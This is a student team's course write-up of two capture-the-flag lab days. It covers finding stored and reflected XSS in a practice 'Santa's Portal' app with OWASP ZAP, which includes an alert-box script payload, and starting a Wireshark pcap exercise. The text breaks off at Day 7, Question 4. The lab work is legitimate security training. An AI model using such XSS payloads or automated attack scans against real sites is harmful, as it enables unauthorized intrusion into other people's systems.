PSP0201

WEEK 3

WRITE UP

ID	*NAME*	*ROLE*
1211102582	AMEER IRFAN BIN NORAZIMAN	leader
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	member
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	member
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	member


Day 6 : Be careful with what you wish on a Christmas night

Tools Used: Attackbox, Firefox

Solution:


Question 1

Match the input validation level with the correct description.




Question 2

the regular expression used to validate a US Zip code




Question 3

The vulnerability type was used to exploit the application is **Stored Cross-site scripting**




Question 4

The query string can be abused to craft a reflected XSS




Question 5


The amount of XSS alerts of high priority are in the scan



Question 6

The Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"





The Throughout Process:

First of all, we run up the OWASP ZAP in the attackbox. Then, we went to the automated scan and then we inserted the I**P_ADDRESS:5000** into the blank space and hit the attack button. Once we do that, we can see the vulnerabilities displayed in the “Alerts” tab. From there, we can answer the questions. Starting off with question 4, firstly we inserted the **IP_ADDRESS:5000** into the search box to go to Santa’s Portal, which is a backup server for us. From there, we inserted any word to the “search query” box and hit enter. Once we have done that, it shows in the search box that the query is “q”. For question 5, we refer to OWASP ZAP in the “Alerts” tab that we have done before and it shows that there were 2 amounts of XSS Alerts which are Persistent and Reflected. Next, to answer question 6, we inserted **<script>alert(“PSP0201”)</script>** into the wish box in Santa’s Portal. And lastly for question 7 , the answer is yes because when we close our browser and revisit the same site, the XSS still persists.


Day 7: [Networking] The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Wireshark

Solution:


Question 1

The IP address that initiates an ICMP/ping in “pcap1.pcap”




Question 2

The filter that we would use




Question 3


The name of the article that the IP address "10.10.67.199" visited



Question 4

